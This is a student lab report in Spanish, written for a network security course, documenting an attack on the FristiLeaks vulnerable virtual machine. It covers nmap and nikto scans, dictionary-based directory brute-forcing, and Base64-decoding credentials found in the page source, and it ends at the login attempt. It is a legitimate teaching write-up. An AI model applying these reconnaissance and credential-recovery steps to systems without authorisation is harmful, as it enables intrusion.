LABORATORIO 04 (FRISTILEAKS)

MARIANA SÁNCHEZ MURILLO

SEGURIDAD Y AUDITORIA DE REDES

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ, COLOMBIA

09/09/25

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

1. INTRODUCCIÓN

Dominar y adquirir habilidades como la capacidad de explotar sistemas como FristiLeaks mediante el uso de Kali Linux en un ambiente controlado es fundamental para mejorar y poner en práctica los conocimientos sobre hacking que se ha estado aprendiendo en el transcurso de la asignatura, estas son competencias que se deben tener, no solo para las clases de Seguridad y Auditoria de Redes, sino, para la vida profesional.

En el presente documento se deberán aplicar los conocimientos adquiridos en las clases, sin embargo, en caso de conseguir errores o encontrarnos con procesos aun no vistos, debemos buscar las herramientas para descifrar la manera de alcanzar nuestros objetivos y lograr culminar con éxito el laboratorio propuesto por el docente.

Ilustración 1. Seguridad y Auditoria de Redes.

2. OBJETIVO GENERAL

Explotar FristiLeaks haciendo uso de Kali Linux mediante los conocimientos adquiridos en clase.

2.1 OBJETIVOS ESPECIFICOS

- Aplicar el conocimiento en clases para el desarrollo de la problemática propuesta.
- Documentar detalladamente la solución de cada paso.
- Practicar todo lo aprendido.

3. PLANTEAMIENTO DEL PROBLEMA

Se nos ha pedido explotar FristiLeaks**,** esto para poner en práctica lo aprendido en clase y reforzar nuestro dominio del tema, además de esto, se deberán usar las herramientas de Kali Linux para llevar a cabo nuestro objetivo, si en algún momento se llega a presentar problemas con los exploits o en efecto, con su acceso, se deberán de documentar todos los hallazgos con la finalidad de tener un soporte y buenas prácticas.

Factores importantes a tener en cuenta es que debemos de obtener las credenciales del acceso a la pagina que conseguiremos en el navegador cuando trabajemos con FristiLeaks.

4. DESARROLLO

Se le da doble clic al archivo compartido por el docente Sandoval para que automáticamente nos aparezca una ventana emergente en VirtualBox y así poder continuar con la instalación de FristiLeaks




Ilustración 2.Archivo de FristiLeaks.

En la configuración de esta máquina virtual vamos a hacer unos cambios, el primero es cambiar el controlador gráfico como se muestra a continuación:




Ilustración 3. Cambiar controlador gráfico.

En el apartado de red modificamos para que sea Red NAT, en modo promiscuo permitimos todo y una observación importante es que la MAC se debe cambiar por 080027A5A676.

MAC original.




Ilustración 4. MAC original.

Al cambiar la MAC se debería de visualizar así:




Ilustración 5. MAC cambiada.

Y luego de ello podemos arrancar sin problema a FristiLeaks.




Ilustración 6. Arranque de FristiLeaks.

Nuestro siguiente paso es ingresar a Kali, desde donde estaremos realizando nuestros ataques.

Debemos tener presente que siempre antes de iniciar con el desarrollo de nuestros laboratorios, debemos verificar y conocer las direcciones ip de cada máquina, es por ello que mediante el comando **ifconfig** vamos a conocer la ip asignada a Kali.




Ilustración 7. IP Kali.

Ahora tomamos la dirección que pudimos evidenciar cuando ingresamos a FristiLeaks y la buscamos para observar qué podemos conseguir allí.




Ilustración 8. Página de FristiLeaks.

Nuestro siguiente paso es utilizar el comando **nmap -sC -A ip_victima,** esto para realizar un escaneo de scrips y poder analizar si encontramos información que nos sea útil.




Ilustración 9. Escaneo de scripts.

Como podemos apreciar en la imagen anterior, conseguimos unas rutas que debemos de guardar como hallazgos, para luego comprobar si nos llevan a otro lugar donde podamos adquirir información importante.

4.1 HALLAZGO CON RUTA /cola




Ilustración 10. Hallazgo con /cola.

4.2 HALLAZGO CON RUTA /sisi




Ilustración 11. Hallazgo con /sisi.

4.3 HALLAZGO CON RUTA /beer




Ilustración 12. Hallazgo con /beer.

Ahora vamos a tratar de acercarnos y ver un poco más si conseguimos alguna carpeta o información adicional, para ello vamos a utilizar el comando **nikto -h ip_victima.**




Ilustración 13. Busqueda de información adicional.

Como se puede observar en la imagen superior, conseguimos una ruta valiosa sobre imágenes, ahora vamos a dirigirnos al navegador para observar qué podemos conseguir. El siguiente fue el resultado obtenido:




Ilustración 14. Hallazgo de archivos.

Lo siguiente es crear una carpeta en el escritorio de Kali, donde vamos a guardar unos archivos. Para crear la carpeta lo hacemos mediante el comando **mkdir nombre_carpeta**

Ilustración 15. Creación de carpeta.

Luego de crear la carpeta, le escalamos privilegios.

Ingresamos a la carpeta y creamos un archivo para escribir un diccionario.




Ilustración 16. Abrimos el archivo del diccionario.

En el diccionario escribimos posibles credenciales




Ilustración 17. Posibles credenciales.

Ahora vamos a intentar realizar un ataque en base al diccionario que creamos hace un momento, para ello utilizamos el siguiente comando **dir http://192.160.10.10 diccionario.txt**




Ilustración 18. Buscamos url.

Cuando ingresamos al buscador la url que se encuentra señalada en la imagen superior, nos lleva a una página de login.




Ilustración 19. Login del sitio.

Nuestra función ahora es lograr acceder al sitio con las credenciales correctas.

Vamos a ingresar a ver el código de esta página, por lo que, damos clic derecho y luego **view page source**.




Ilustración 20. Posible usuario.

Analizamos todo el contenido de esta pestaña en busca de hallazgos valiosos que nos ayuden a descifrar las credenciales que estamos necesitando.

En el rectángulo rojo podemos apreciar que conseguimos un posible usuario, además, analizando el contenido más a detalle, parece que también hay imágenes.

El mensaje parece estar cifrado en Base64, por lo que vamos a buscar una página que nos ayude a desencriptarlo.

Ilustración 21. Desencriptando el mensaje.

Como podemos apreciar en la imagen anterior, conseguimos una posible contraseña para el login de la página.

```
POSIBLE USUARIO: eezeepz
POSIBLE CONTRASEÑA: keKheKKeKKeKkEkkEk
```

Ilustración 22. Posible credencial.

Ingresamos a la página e intentamos acceder.

